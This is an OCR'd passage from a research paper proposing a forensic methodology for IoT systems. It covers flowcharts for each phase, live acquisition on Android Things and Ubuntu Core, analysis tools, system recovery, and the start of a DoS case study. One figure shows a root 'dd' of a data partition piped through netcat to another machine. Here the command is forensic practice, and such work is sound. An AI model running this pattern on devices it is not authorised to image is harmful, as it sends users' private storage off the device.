

The investigator wants to identify what devices to acquire
Is the central node powered on?
Yes
Check the central node for Bluetooth and WiFi Connections
Perform acquisition of the central node
Are there any relevant devices connected to the system?
Yes
Does the device have an acquirable non-volatile memory?
No
Yes
Perform acquisition
Perform live analysis of the device
Yes
Are there any more relevant devices connected to study?
No
No
Perform acquisition
Check the collected image for Bluetooth and WiFi Connections
Are there any relevant devices connected to the system?
Yes
No
No
Are there any more relevant devices to study?
Yes
Yes
Are there any more relevant devices to study?
No
No
End of Identification phase

Fig. 2 Flowchart diagram of the proposed identification phase

and the tendency for new boards seems to be to adopt this layout, particularly in ones that do not require great storage capacity. This complicates the acquisition process considerably, as the investigator has to choose between implementing a chip-off, a Joint Test Action Group (JTAG)/Universal Asynchronous Receiver Transmitter (UART) or an In-System Programming (ISP), which are very delicate operations, as can be seen in [40–43]. In addition, they also require specific equipment, especially in the case of the chip-off.

For this reason, a pertinent concern rises: is the offline acquisition the best approach to follow in the IoT environment? If the investigator wishes to maintain the forensic soundness of the evidence, the answer is clear: yes, since an online analysis can compromise the integrity of the evidence and may not be acceptable in a court case. However, taking into account the form in which the non-volatile storage is present in these devices, the best solution in most cases would be to acquire the relevant data directly by interacting with the device when it is on, or even to carry out the whole analysis online. This particularly applies when the investigator has no physical access to the device, and also when no other option works, since the JTAG, ISP and chip-off methods cannot always be carried out. Furthermore, the issue with the simpler devices such as sensors or actuators is that, although they have a very limited storage and computing capacity, the retrieval of the data that they store can be completed faster and more successfully by directly interacting with the device rather than having to perform a JTAG, ISP or a chip-off. Also, there is a high chance that the inappropriate execution of a chip-off can lead to the destruction of the evidence. Hence, maybe sacrificing part of the forensic soundness is justified in order to ensure the retrieval of the data stored in IoT devices, and this is a concern that must be studied by the forensic community to determine whether a change of procedure is required, and a broader definition of forensic soundness needs to be applied in the IoT environment, as it should not be too big a limitation on the acquisition process.

In this methodology, as it is shown in Fig. 3, the authors have opted to prioritize forensic soundness. As a result, the order for choosing the collection methods established is the following:

- Extraction and acquisition: it is the most harmless technique, as it ensures that no information has been altered and the device does not suffer any damage, guaranteeing its continued functioning.
- JTAG or ISP: the best options for non-removable storage. Normally, they do not damage the device, and the process

is feasible for an ordinary investigator, although both of them require of a specific connector to access the memory data. ISP is destined to acquire flash memories in the form of an embedded MultiMedia Card (eMMC) or an embedded MultiChip Package (eMCP), which are not always compatible with the JTAG technique.

- Chip-off: it is the most difficult method, requiring knowledge of soldering and specific equipment, and it does not allow the device to work again, compromising its functioning.
- Live acquisition: with this procedure, the integrity of the data is compromised, as the investigator must interact with the device to execute the tool for the image creation, leaving a trace and altering the state in which the device was found. However, the device does not suffer any damage.

Regarding the tools that can be used to perform the acquisition, as previously mentioned, there are no specific ones for the IoT, so the investigator must use general ones. Furthermore, at the time of designing this proposal there are no tools compatible with Windows 10 IoT Core that can assure a complete storage acquisition, so a live collection is not a viable option for this operating system. Therefore, it is preferable to perform a live analysis on that system rather than trying to copy the files stored in it, since not all the information can be obtained with this method. For Android Things, whose live acquisition is described below, and it is shown graphically in Fig. 4,[1] and Ubuntu Core, the best option is to use the "dd" [44] command, which is included by default in both operating systems.

- Connect the forensic computer to the same network that the IoT device is connected to.
- Forward a non-used port from the device to the forensic computer.
- Start a remote shell on the device using the Android Debug Bridge (ADB) [45], become the superuser (no password needed) and execute the "dd" command, pipelining its exit using "netcat" [46], which is included in the toybox suite [47], which is integrated by default in the system.
- Immediately launch "netcat" on the forensic computer to listen on the port previously set, and append the output to a file.
- Wait until the "dd" command has finished and close the connection on the forensic computer.

If the investigator wants to store the image on an external drive, they need to mount it in the system and execute the "dd" command, setting the output file directory as the location where the drive has been mounted.

As can be seen in Fig. 5,[2] the procedure is similar for the live acquisition in the Ubuntu Core operating system; the main difference is that the SSH service is used instead of ADB. When the system is first installed on the device, a public key from a computer is associated with the Ubuntu account registered on it, meaning that the remote connection via the SSH service can only be established using that key. The steps needed to carry out the acquisition are the following:

- Connect the computer whose public key was associated with the device to the same network that the IoT device is connected to. If the image is going to be stored on a different computer, it also needs to be connected to that network and be imported the key associated with the Ubuntu account.
- Start listening for connections using "netcat" on the computer that is going to store the image.
- Launch a remote shell on the device, become the superuser (no password needed) and execute the "dd" command, pipelining its exit using "netcat" to the computer IP address and port set in the previous step.
- Wait until the "dd" command has finished and close the connection in the forensic computer.

If the acquisition is performed offline, regardless of the method followed, the investigator can either use a forensic computer to run the programs to collect the data or a hardware imager. The "dd" command is also a good option for this technique, as are other tools such as FTK Imager [48] or Guymager [28]. If the forensic computer is using a Windows operating system, the only tool out of those mentioned that is natively compatible is FTK Imager, while the three of them can be used in a Linux-based system.

5.2.3 Analysis

The approach of the analysis depends on many variables, such as the type of incident that has occurred, the type of devices involved, the aim of the investigation, or the particular laws of the country regarding forensic investigations. Consequently, only general suggestions are provided in this section, as it is impossible to address all the possible scenarios. In particular, guidelines are provided as to whether to opt for a live analysis or an offline one, as it can be seen in

[1] The output of the "mount" command has been cropped in order to reduce the size of the image, only showing the most relevant partitions in the system.

[2] The output of the "mount" command has been cropped in order to reduce the size of the image, only showing the most relevant partitions in the system.




The investigator wants to acquire the non-volatile memoy
Has the investigator physical access to the device?
No
Yes
Turn on the device (if needed)
Perfom Live Acquisition
Does the device have soldered storage?
No
Shutdown the device (if needed)
Extract the removable storage and place it in a write blocker
Yes
Is the device JTAG or ISP compatible?
No
Is the device a good chip-off candidate?
No
Is the live acquisition possible?
No
Memory non-acquirable
Yes
Yes
Shutdown the device (if needed)
Shutdown the device (if needed)
Perform JTAG or ISP
Perform Chip-Off
Create the image file

Fig. 3 Flowchart diagram of the proposed acquisition phase



ADB terminal

```
ubuntu@ubuntu-VirtualBox:~$ adb forward tcp:8888 tcp:8888
ubuntu@ubuntu-VirtualBox:~$ adb shell
130|rpi3:/ $ su
rpi3:/ # whoami
root
rpi3:/ # mount
/dev/root on / type ext4 (ro,seclabel,relatime,data=ordered)
/dev/block/mmcblk0p11 on /vendor type ext4 (ro,seclabel,relatime,data=ordered)
/dev/block/mmcblk0p19 on /data type ext4 (rw,seclabel,nosuid,nodev,noatime,errors=panic,data=ordered)
/dev/block/mmcblk0p17 on /oem type ext4 (ro,seclabel,nosuid,nodev,relatime,block_validity,delalloc,barrier,user_xattr,acl)
rpi3:/ # dd if=/dev/block/mmcblk0p19 | toybox nc -l -p 8888
3548848+0 records in
3548848+0 records out
1817010176 bytes transferred in 1021.238 secs (1779223 bytes/sec)
^C
```

Forensic Computer

```
ubuntu@ubuntu-VirtualBox:~$ nc 127.0.0.1 8888 >android.dd
^C
ubuntu@ubuntu-VirtualBox:~$ ls -l android.dd
-rw-r--r-- 1 ubuntu ubuntu 1817010176 ago 23 19:35 android.dd
```

Fig. 4 Live acquisition of the “data” partition in the Android Things operating system



```
Ssh terminal of the device
forensic@localhost:~$ sudo su
root@localhost:/# whoami
root
root@localhost:/# mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
/dev/mmcblk0p2 on /writable type ext4 (rw,relatime,data=ordered)
/dev/mmcblk0p1 on /boot/uboot type vfat (rw,relatime,fmask=0022,dmask=0022,codepage=
cii,shortname=mixed,errors=remount-ro)
root@localhost:/# mount /dev/sda1 /mnt/usb
root@localhost:/# dd if=/dev/mmcblk0p1 of=/mnt/usb/ubuntu.dd
262144+0 records in
262144+0 records out
134217728 bytes (134 MB, 128 MiB) copied, 3.58076 s, 37.5 MB/s
root@localhost:/# umount /mnt/usb/
root@localhost:/# sha256sum /dev/mmcblk0p1
bf38b90eb3cc11b7e264c9371a0e829f1cfa20446a32dfd6ecd4cfd53d63d77f  /dev/mmcblk0p1
```

```
Forensic Computer
ubuntu@ubuntu-VirtualBox:~$ cd /media/ubuntu/7280-99F1/
ubuntu@ubuntu-VirtualBox:/media/ubuntu/7280-99F1$ ls -l ubuntu.dd
-rw-r--r-- 1 ubuntu ubuntu 134217728 ago 25 16:32 ubuntu.dd
ubuntu@ubuntu-VirtualBox:/media/ubuntu/7280-99F1$ sha256sum ubuntu.dd
bf38b90eb3cc11b7e264c9371a0e829f1cfa20446a32dfd6ecd4cfd53d63d77f  ubuntu.dd
```

Fig. 5 Live acquisition of the “writable” partition in the Ubuntu Core operating system using an external storage

Fig. 6 Flowchart of the proposed analysis phase



The investigator wants to analyze a device
Is it necessary to guarantee the integrity of the evidence?
No
Has the investigator a thorough knowledge of the system and its tools?
Yes
Perform online analysis
No
Yes
Perform Acquisition
Was the acquisition succesful?
No
Forensically sound analysis not possible
Yes
Perform offline analysis

Fig. 6. With respect to data analysis, since the operating systems in this context are based on other versions that are well known forensically speaking, it is useful to use the procedures designed for them as a reference for what information can be extracted.

Live analysis is the best option in certain situations, but the information that can be obtained from the system is limited by the impossibility of executing many forensic tools, only the ones compatible with the operating system being analyzed and, at the time of designing this proposal, there are not many. Therefore, the investigator must perform the operation by relying on the commands and features existing by default in the system, which, in some incidents where the device has been compromised, can provide inaccurate information. Also, the limited computational power of IoT devices can drag out the analysis. For these reasons, opting for a live analysis should only be done when the investigator has a thorough knowledge of the system, and is capable of executing the proper commands without hesitating. If that is not the case, it is preferable to perform an offline analysis and only contemplate the possibility of an online inspection if there is no other option; for example, when the investigator does not have physical access to the device, the investigation requires an extremely quick examination, or no legal measures are going to be taken. Furthermore, this approach requires a greater effort in the defense of the admissibility of the evidence in a court of law, as it is necessary to prove that the actions executed had no impact on the original data or the conclusions that were extracted from it.

On the other hand, offline analysis guarantees the integrity of the data, since all the actions performed when the examination is being carried out have no impact on the collected data. In addition, as mentioned above, this method allows the investigator to use external tools, which is very useful for operations such as carving. It also has the advantage of enabling the recreation, to some extent, of the original scenario; the image can be burnt into a device of the same characteristics and the dynamic behavior of the system can be studied.

Regarding the tools that can be used in this phase, a general list for the offline analysis is provided in Table 3, highlighting their compatibility with the Windows and Linux-based operating systems.

Table 3 Tools that can be used for the offline analysis phase and their operating system compatibility

OS Tool	Windows	Linux-based
Browsing tools		
FTK imager [48]	✓	×
Autopsy [26]	✓	✓
Carving tools		
QPhotorec [49]	✓	✓
Foremost [50]	×	✓
Other tools		
Log2Timeline [51]	✓	✓
ExifTool [52]	×	✓
Registry explorer [53]	✓	×
MFTExplorer [53]	✓	×
KAPE [54]	✓	×

5.2.4 Evaluation

This is the last practical phase of the investigation. Once all the relevant devices have been analyzed, and all the evidence has been gathered, the next step is to evaluate it in order to accurately portray what happened in the incident from the perspective of the whole environment. This facilitates the preparation of the report, and might help the investigator to detect new possible sources of evidence.

Normally, this is a process that is included in the analysis phase, but the increase in the number of devices to analyze and, consequently, in the amount of evidence gathered from all of them, complicates the task. Furthermore, if the analysis process takes a prolonged period of time, the investigator can lose track of what information was extracted from other devices, and how all the conclusions fit together.

As it can be seen in Fig. 7, the first action that needs to be performed is to select the most significant evidence from each device, which helps to distinguish what the most relevant actions that occurred on it are, and refresh the ideas obtained from them. Secondly, every piece of evidence is studied to determine what impact it had on the device from which it was extracted, and the significance that it could also have had for the rest of the devices in the network. The interaction between devices must be supported with the interrelation among the pieces of evidence. This operation makes it possible to establish causality among them and complement the hypothesis extracted in the previous phase, thus giving the analysis a degree of completeness. In addition, plausible evidence that did not fit into the conclusions extracted from the analysis of a given device can make sense when studied jointly with the information extracted from another one. Consequently, the viewpoint from which the assumptions were drawn completely changes, now that the environment is treated as an entity and all the conclusions are deduced from this perspective. At the end of this phase, the investigator must be able to chronologically retrace the actions that occurred during the incident, describe how they affected the devices in the network, and say what evidence supports this interpretation based on the information collected.

5.2.5 Post-process

In this phase, the actions that need to be carried out before closing the investigation are performed, and these can be summarized in the following three tasks: writing and presenting the forensic report, returning or destroying the original sources of evidence that were seized (if there were any), and returning the IoT system to a functioning state. Since the first of these two processes are almost identical to those followed in conventional investigations, they are not detailed in this proposal. However, the recovery operation is more complex when working in the IoT environment given the large number of devices that can be present in it, and, in private investigations in which no legal measures have been taken, it is quite common for the requester to ask the investigator to make sure that the IoT system can be used again. The actions recommended are the following:

Evaluate the damage caused by the incident Although it is a task that is carried out during the analysis and evaluation phases, now the investigator has a higher degree of flexibility and can test the devices without fear of destroying any evidence. Therefore, they can employ any tool that completely checks that all the components of the device are working properly, as well as whether the source of the incident is still present in the environment.

Secure the environment This is especially relevant when the incident occurred due to malware or because the IoT environment was compromised. The first action that needs to be performed is the elimination of the element that caused it. If malware was the cause, it may suffice with simply stopping the malicious process, if it did not gain persistence, or, in the case of an exploitation, with updating the system and its services. After executing any action, a scan is required to make sure that the problem has been solved, and that there are not any others. If it did not succeed, the system might need to be restored.

Restore or recover the systems The recovery option is the fastest and simplest method to get the system running again, but it requires a working backup copy for the device to be brought back to a previous state. For this reason, it is extremely useful to program the creation of backup copies periodically, even more so taking into account that they do not take up a large amount of storage. If there are no backups, a restore might be in order. This means reinstalling the corresponding firmware or operating system, which causes the



The investigator wants to evaluate an evidence
Determine the impact that it had on the device
Did it have impact on other devices?
No
Extract individual conclusions
Are there any pieces of evidence left to evaluate?
No
Chronologically retrace the actions of the incident
End of the evaluation phase
Yes
No
Yes
Evaluate its impact on other devices
Is the impact supported with interrelation among pieces of evidence?
Yes
Study it jointly with the related pieces of evidence
Extract conclusions from the perspective of the whole environment

Fig. 7 Flowchart of the proposed evaluation phase

loss of all the existing data, and then installing the applications and services needed to function again. Although these operations can be performed with external tools, the operating systems modeled offer the following options:

Windows 10 IoT Core There is no native way to create a whole backup of the system, the closest option is to customize an image base file that contains the features that the device will require to function, and use it as a restore point. It can be combined with creating a provisioning package, which contains the common and specific settings of the operating system [55]. In order to perform the recovery, Windows provides a Windows Preinstallation Environment (WinPE), which can be used to create a bootable unit that can be used to flash the device. Other options are using the recovery partition of the system or downloading it from the cloud, but its version may not be as recent as the one that the system was using [56]. To reset the device, either the Configuration Service Provider (CSP) or the Azure cloud [57] can be used to trigger the process [58].

Ubuntu Core Similar to Windows 10 IoT Core, the closest element to a backup is the creation of a custom image [59]. However, if enabled, the system does automatically create snapshots of the applications installed, saving the user, system and configuration data, which can then be restored. By default, a snapshot is generated when an application is removed, and it is retained on the system for a period of 31 days [60]. However, at the time of designing this proposal, no specific tools exist for performing the system recovery or reset, so it must be carried out manually.

Android Things This also offers the possibility of creating a custom build with the desired Android Things version, as well as the applications that are going to be used on the system [61]. This build can be used to recover the system, a process that can be carried out with the ADB tool in a similar way to the installation process, but by selecting custom build as source. The reset can be performed with the same tool by executing an already included flash script [62].

Confirm that the measures taken have been successful Once the IoT system is running again, the investigator must make sure that it is behaving properly. To do so, actions such as monitoring the network and rescanning it are recommended, and, in some cases, the requester might even wish to submit the IoT environment to a penetration test to confirm that it is secure enough to be used again.

5.3 Adaptation to other contexts

As mentioned above, there are some aspects of this proposal that can be extrapolated to other IoT contexts. In particular, the following details of the proposed phases can be taken into account when designing new methodologies or performing forensic investigations:

- Identification: although this phase is shaped upon the existence of a central node, this approach can be reused in contexts in which there is a device or multiple ones which are more relevant than the others in the scene. Similarly, it can be of use in situations in which the examination of a system is more pressing than others. In these cases, these devices would portray the same role as the central node does in this proposal.
- Acquisition: the offline techniques listed are independent of the operating systems present in the context, the limitation is subjected to the type of storage of the devices that are used in it. Therefore, and as this proposal covers all the common offline procedures, it can be reused in

multiple IoT scenarios. In the case of the online acquisition, it is the operating system which determines whether it can be carried out or not, so a study of the corresponding one would be necessary to determine if it could be a viable option. In addition, the proposal can be adapted if a different approach regarding the forensic soundness of the acquisition wants to be followed, only a reordering of the collection methods would be needed.
- Analysis: the decision making on whether to perform an offline or online analysis can be of use in other IoT contexts, since it has been modeled regarding the forensic soundness of an investigation. The same occurs with some of the forensic tools listed, since they are general ones, not system centered. In this proposal, strictly focusing on the quality of the information collected, it is preferable to carry out an offline analysis, but that could be different in other scenarios, so a study would be in order to determine what data can be extracted in a live analysis of the systems involved.
- Evaluation and post-process: they are independent of the context, the recommendations provided on how to handle the conclusions extracted from the analysis phase can be of use in any forensic investigation, as well as, the guidelines presented on how to bring back the IoT system to a functioning state.

6 Practical evaluation of the proposed methodology

To evaluate the practicality of the proposal, different tests were carried out, simulating three security incidents that could present in real life and require the opening of a forensic investigation. In all the case studies presented, the four main phases described in the methodology, namely “Identification,” “Acquisition,” “Analysis” and “Evaluation,” were implemented using the tools recommended. The objective was to be able to demonstrate what happened during each incident witch clear evidence and, as a result, confirm the usefulness of the proposal.

6.1 General test environment

Although every case has its own particular characteristics, all of them share the same general structure, which follows the topology described in Sect. 5.1.2 and is made up of the following equipment:

- Raspberry Pi: acts as the central node of the IoT network. It is the device that varies the most between the different scenarios and provides meaning to the investigation. The version employed for the evaluation is Model 3 B [63], and a 32 Gb microSD card is used to provide the functionality of the non-volatile memory.
- Arduino board: receives and sends information via Bluetooth or WiFi to the central node. Since they are not executing any actual task, the same board acts as a sensor and an actuator. The specific device used is an Intel Galileo Gen 1 [64].
- WiFi access point: provides connectivity between the IoT network and the devices inside and outside it. It has the Openwrt [39] firmware installed.
- Forensic computer: device which has all the forensic tools installed in order to carry out the identification, acquisition, analysis and evaluation phases. It has access to the WiFi network in order to perform the live acquisition or analysis, if necessary. Natively, it uses the Windows 10 operating system, but can virtualize others such as CAINE [65] or Ubuntu [66].
- Control device: computer used to set up the environment and interact directly with the central node via the different services provided by the latter. In some cases in which the distinction between the control device and the forensic computer is not necessary, the same device will provide both functionalities. Its operating system is Ubuntu 18.04 LTS.

In Fig. 8, the graphical representation of the environment is shown.

6.2 Case 1: denial-of-service (DoS) attack in Windows 10 IoT Core

A forensic investigation is requested in an IoT network that is used to measure the temperature of a room and send the data to a central node, which runs an application that stores the data in a .csv file and shows it graphically via a Web browser in order to extract information regarding temperature and electric consumption data. The client states that the system stopped working the day before, and they have no clue as to what caused it, but they suspect that an internal attack is the cause, as only the members of the company know about the IoT system. For this reason, the person making the request specifies that the investigation is only for internal purposes and no legal measures will be taken.

The environment in which the investigation took place had the topology described in Sect. 6.1. Regarding the particular characteristics of the devices, the Raspberry Pi had the Windows 10 IoT Core operating system installed and was connected via Bluetooth to the Intel Galileo that had a temperature sensor fitted to it. The control device was a Windows 10 desktop computer that was connected to the WiFi network in order to be able to interact with the central node, and the forensic computer was a laptop with Windows 10 installed with a CAINE virtual machine.




Fig. 8 General test environment used for the evaluation of the methodology

6.2.1 Identification

When the scene was examined, the central node was still powered on, but, due to the DoS attack, it did not respond to any command, so the only way to check whether there were any devices connected to it was to perform its acquisition and check the registry for information. During the case description, the investigator was mentioned that an Intel Galileo board was connected to the central node and, after checking the registry, it could be seen that, indeed, the Raspberry Pi was connected to another device via Bluetooth.


The Arduino Board was supposed to act as a temperature sensor, sending data to the central node every half an hour. As the person requesting the investigation did not want to take legal measures, there was no need to preserve the evidence, so a live analysis was performed, instead of acquiring the non-volatile memory.

The last device to study was the control device, which was a Windows 10 desktop computer that was connected to the same WiFi network as the Raspberry Pi. It was, in theory, the only device that had access to that WiFi network and was not part of the IoT one. Its purpose was to control the central node and obtain information via the Web server and the Windows 10 IoT Core Dashboard application, which allows you to connect via SSH remotely. The same premise used for the Intel Galileo was applied to the computer, namely that as the case did not require legal measures, a live analysis was performed in order to save time.

6.2.2 Acquisition

The only device that needed to be acquired was the Raspberry Pi. As the investigator had physical access to the device and there was no way to execute commands in the system, an offline method was used. The non-volatile memory was not soldered to the board, it being in the form of a microSD card, so the device was shut down and the microSD was extracted and placed in a microSD to SD adapter which included a write blocker.

The adapter was inserted into an SD Card reader and plugged into the forensic computer, and FTK Imager was launched to create the image file. When the process ended, a 32 GB dd file was obtained.



14600-OpenSSH%4Operational Number of events: 190


Level	Date and Time	Source
Información	01/09/2019 22:56:48	OpenSSH
Información	01/09/2019 22:51:19	OpenSSH
Información	01/09/2019 22:51:18	OpenSSH

Event 4, OpenSSH

● Friendly View ○ XML View

```
+ System
- EventData
    process    sshd
    payload    Accepted password for Administrator from 161.67.100.56 port 55212 ssh2
```

Fig. 9 System event created for the successful log-in of the control device via SSH



